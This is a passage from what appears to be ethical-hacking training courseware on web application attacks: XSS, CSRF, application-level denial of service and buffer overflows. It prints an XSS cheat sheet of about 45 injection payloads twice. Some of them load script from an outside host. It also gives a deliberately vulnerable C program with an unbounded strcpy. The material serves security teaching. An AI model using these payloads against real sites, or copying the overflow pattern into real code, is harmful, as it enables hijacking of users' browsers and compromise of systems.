


FIGURE 13.20: XSS Attack in a Blog Posting



XSS Attack in a Comment Field

Many Internet web programs use HTML pages that dynamically accept data from different sources. The data in the HTML pages can be **dynamically changed** according to the request. Attackers use the HTML web page's tags to manipulate the data and to launch the attack by changing the comments feature with a malicious script. When the target sees the comment and activates it, then the **malicious script** is executed on the target's browser, initiating malicious performances.




FIGURE 13.21: XSS Attack in a Comment Field

XSS Cheat Sheet





XSS locator: `"|'|<XSS>=&{()}"`

Normal XSS JavaScript injection: `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`

Image XSS: `<IMG SRC="javascript:alert('XSS');">`

No quotes and no semicolon: `<IMG SRC=javascript:alert('XSS')>`

Case insensitive XSS attack vector: `<IMG SRC=JaVasCript:alert('XSS')>`

HTML entities: `<IMG SRC=javascript:alert("XSS")>`

Grave accent obfuscation: `<IMG SRC="javascrip:alert('RSnake says, 'XSS''')>`

Malformed IMG tags: `<IMG ""><SCRIPT>alert('XSS')</SCRIPT>">`

Embedded tab: `<IMG SRC="jav ascript:alert('XSS');">`

Embedded encoded tab: ``

Embedded tab: `<IMG SRC="jav ascript:alert('XSS');">`

Embedded encoded tab: ``

Embedded newline: `<IMG SRC="jav
ascript:alert('XSS');">`

Embedded carriage return: `<IMG SRC="javascript:alert('XSS');">`

Null chars: `perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>"' > out`

Non-alpha-non-digit XSS: `<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>`

Non-alpha-non-digit part 2 XSS: `<BODY onload!#$%&()*~+-_.,:;?@[/\|'"^`=alert("XSS")>`

Extraneous open brackets: `<<SCRIPT>alert("XSS");//<</SCRIPT>`

No closing script tags: `<SCRIPT SRC=http://ha.ckers.org/xss.js?<B>`

Protocol resolution in script tags: `<SCRIPT SRC=//ha.ckers.org/>`

Half open HTML/JavaScript XSS vector: `<IMG SRC="javascript:alert('XSS')"`

Double open angle brackets: `<iframe src=http://ha.ckers.org/scriptlet.html <`

XSS with no single quotes or double quotes or semicolons: `SCRIPT>alert(/XSS/.source)</SCRIPT>`

Escaping JavaScript escapes: `'\';alert('XSS');//`

End title tag: `</TITLE><SCRIPT>alert('XSS');</SCRIPT>`

INPUT image: `<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">`

IMG Dynsrc: `<IMG DYNsrc="javascript:alert('XSS')">`

IMG lowsrc: `<IMG LOWsrc="javascript:alert('XSS')">`

IMG lowsrc: `<IMG LOWSRC="javascript:alert('XSS')">`

BGSOUND: `<BGSOUND SRC="javascript:alert('XSS');">`

LAYER: `<LAYER SRC="http://ha.ckers.org/scriptlet.html"></LAYER>`

STYLE sheet: `<LINK REL="stylesheet" HREF="javascript:alert('XSS');">`

Local htc file: `<XSS STYLE="behavior: url(xss.htc);">`

VBscript in an image: `<IMG SRC="vbscript:msgbox('XSS')">`

Mocha: `<IMG SRC="livescript:[code]">`

US-ASCII encoding: `&scriptualert(EXSSE)&/scriptu`

META: `<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">`

TABLE: `<TABLE BACKGROUND="javascript:alert('XSS')>`

TD: `<TABLE><TD BACKGROUND="javascript:alert('XSS')>`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



XSS Cheat Sheet

XSS locator: `"|'|<XSS>=&{()}"`

Normal XSS JavaScript injection: `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`

Image XSS: `<IMG SRC="javascript:alert('XSS');">`

No quotes and no semicolon: `<IMG SRC=javascript:alert('XSS')>`

Case insensitive XSS attack vector: `<IMG SRC=JaVasCript:alert('XSS')>`

HTML entities: `<IMG SRC=javascript:alert("XSS")>`

Grave accent obfuscation: `<IMG SRC="javascrip:alert('RSnake says, 'XSS''')>`

Malformed IMG tags: `<IMG ""><SCRIPT>alert('XSS')</SCRIPT>">`

Embedded tab: `<IMG SRC="jav ascript:alert('XSS');">`

Embedded encoded tab: ``

Embedded tab: `<IMG SRC="jav ascript:alert('XSS');">`

Embedded encoded tab: ``

Embedded newline: `<IMG SRC="jav
ascript:alert('XSS');">`

Embedded carriage return: `<IMG SRC="javascript:alert('XSS');">`

Null chars: `perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>"' > out`

Non-alpha-non-digit XSS: `<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>`

Non-alpha-non-digit part 2 XSS: `<BODY onload!#$%&()*~+-_.,:;?@[/\|'"^`=alert("XSS")>`

Extraneous open brackets: `<<SCRIPT>alert("XSS");//<</SCRIPT>`

No closing script tags: `<SCRIPT SRC=http://ha.ckers.org/xss.js?<B>`

Protocol resolution in script tags: `<SCRIPT SRC=//ha.ckers.org/>`

Half open HTML/JavaScript XSS vector: `<IMG SRC="javascript:alert('XSS')"`

Double open angle brackets: `<iframe src=http://ha.ckers.org/scriptlet.html <`

XSS with no single quotes or double quotes or semicolons: `SCRIPT>alert(/XSS/.source)</SCRIPT>`

Escaping JavaScript escapes: `'\';alert('XSS');//`

End title tag: `</TITLE><SCRIPT>alert('XSS');</SCRIPT>`

INPUT image: `<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">`

IMG Dynsrc: `<IMG DYNsrc="javascript:alert('XSS')">`

IMG lowsrc: `<IMG LOWsrc="javascript:alert('XSS')">`

IMG lowsrc: `<IMG LOWSRC="javascript:alert('XSS')">`

BGSOUND: `<BGSOUND SRC="javascript:alert('XSS');">`

LAYER: `<LAYER SRC="http://ha.ckers.org/scriptlet.html"></LAYER>`

STYLE sheet: `<LINK REL="stylesheet" HREF="javascript:alert('XSS');">`

Local htc file: `<XSS STYLE="behavior: url(xss.htc);">`

VBscript in an image: `<IMG SRC="vbscript:msgbox('XSS')">`

Mocha: `<IMG SRC="livescript:[code]">`


US-ASCII encoding: `&scriptualert(EXSSE)&/scriptu`

META: `<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">`

TABLE: `<TABLE BACKGROUND="javascript:alert('XSS')>`

TD: `<TABLE><TD BACKGROUND="javascript:alert('XSS')>`

FIGURE 13.22: XSS Cheat Sheet




Cross-site Request Forgery (CSRF) Attack

Cross-site request forgery is also known as a one-click attack. CSRF occurs when a user's web browser is instructed to send a request to the venerable website through a malicious web page. CSRF vulnerabilities are very commonly found on **financial-related** websites. Corporate **intranets** usually can't be accessed by the outside attackers so CSRF is one of the sources to enter into the network. The lack of the web application to differentiate a request done by malicious code from a genuine request exposes it to CSRF attack.

Cross-Site request forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend. The victim user holds an **active session** with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim **user's session**, compromising its integrity.



FIGURE 13.23: Cross-site Request Forgery (CSRF) Attack



How CSRF Attacks Work

In a **cross-site request** forgery attack, the attacker waits for the user to connect to the trusted server and then tricks the user to click on a malicious link containing arbitrary code. When the user clicks on the malicious link, the arbitrary code gets executed on the trusted server. The following diagram explains the step-by-step process of a CSRF attack:





FIGURE 13.24: How CSRF Attacks Work



Web Application Denial-of-Service (DoS) Attack

Denial-of-service attacks happen when the legitimate users are prevented from performing a desired task or operation. **Attackers exhaust** available server resources by sending hundreds of resource-intensive requests, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers.

The following issues make the web applications vulnerable:

- Reasonable Use of **Expectations**
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable** by existing DoS protection measures. In web application denial-of-service attack the attacker targets and tries to exhaust CPU, memory, Sockets, disk bandwidth, database bandwidth, and worker processes.



Some of the common ways to perform a web application DoS attack are:

- Bandwidth consumption—flooding a network with data

- Resource starvation—depleting a system's resources
- Programming flaws—exploiting buffer overflows
- Routing and DNS attacks—manipulating DNS tables to point to alternate IP addresses

Denial-of-Service (DoS) Examples



**User Registration DoS**

The attacker could create a program that submits the registration forms repeatedly, adding a **large number of spurious users** to the application

**Login Attacks**

The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it **unavailable** or **unreasonably** slow to respond

**User Enumeration**

If **application** states which part of the user name/password pair is incorrect, an attacker can automate the process of trying **common user names** from a **dictionary file** to enumerate the users of the application

**Account Lock Out Attacks**

The attacker may enumerate user names through another vulnerability in the application and then attempt to authenticate to the site using **valid user names and incorrect passwords**, which will lock out the accounts after the specified number of failed attempts. At this point legitimate users will not be able to use the site

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.




Denial-of-Service (DoS) Example

Most web applications are designed to serve or withstand with limited requests. If the limit is exceeded, the web application may fail the server the additional requests. Attackers use advantage to launch denial-of-service attacks on the web applications. Attackers send too many requests to the web application until it gets exhausted. Once the web application receives enough requests, it stops **responding** to other request though it is sent by an **authorized** user. This is because the attacker overrides the web application with **false requests**. Various web application DoS attacks include:

- **User Registration DoS:** The attacker could create a program that submits the registration forms repeatedly adding a large number of spurious users to the application.
- **Login Attacks:** The login procedure is overloaded by the attacker by repeatedly transferring login requests that need the presentation tier to admit the request and access the verification instructions. When the requests are **overloaded**, then the process becomes slow or unavailable to the genuine users.
- **User Enumeration:** When the application responds to any user authentication process with the error message declaring the area of incorrect information, then the attacker can easily manipulate the procedure by brute forcing the common user names from a dictionary file to estimate the users of the application.

- ➡ **Account Lock-Out Attacks:** Dictionary attacks can be **minimized** by applying the account lock method. The attacker may enumerate user names through vulnerability in the application and then attempt to authenticate the site using valid user names and incorrect passwords that will lock out the accounts after the specified number of failed attempts. At this point, **legitimate users** will not be able to use the site.



Buffer Overflow Attacks

A buffer has a specified data storage capacity, and if the count exceeds the original, the buffer overflows; this means that buffer overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold. Typically, buffers are developed to maintain finite data; additional information can be directed wherever it needs to go. However, extra information may overflow into neighboring buffers, destroying or overwriting legal data.



Arbitrary Code

A buffer overflow attack allows an attacker to modify the target process's address space in order to control the process execution, crash the process, and modify internal variables. When a buffer overflows, the execution stack of a web application is damaged. An attacker can then send specially crafted input to the web application, so that the web application executes the arbitrary code, allowing the attacker to successfully take over the machine. Attackers modify function pointers used by the application to redirect the program execution through a jump or call instruction to a location in the memory containing malicious code. Buffer overflows are not easy to discover, and even upon discovery they are difficult to exploit. However, the attacker who recognizes a **potential buffer overflow** can access a staggering array of products and components.



Buffer Overflow Potential

Both the web application and server products, which act as static or dynamic features of the site or of the web application, contain the potential for a buffer overflow error. Buffer overflow potential that is found in **server products** is commonly known and creates a threat to the user of that product. When web applications use libraries, they become vulnerable to a possible buffer overflow attack.

Custom web application code, through which a web application is passed, may also contain buffer overflow potential. Buffer overflow errors in a custom web application are not easily detected. There are fewer attackers who find and develop such errors. If it is found in the custom application (other than crash application), the capacity to use this error is reduced by the fact that both the source code and error message are not accessible to the attacker.



Vulnerable Code

```
int main(int argc, char *argv[]) {
char *dest_buffer;
dest_buffer = (char *) malloc(10);
if (NULL == dest_buffer)
return -1;
if (argc > 1) {
strcpy(dest_buffer, argv[1]);
printf("The first command-line argument is %s.\n", dest_buffer); }
else { printf("No command-line argument was given.\n"); } free(dest_buffer);
return 0; }
```

Note: For complete coverage of buffer overflow concepts and techniques, refer to Module 17: Buffer Overflow Attacks.



Cookie/Session Poisoning

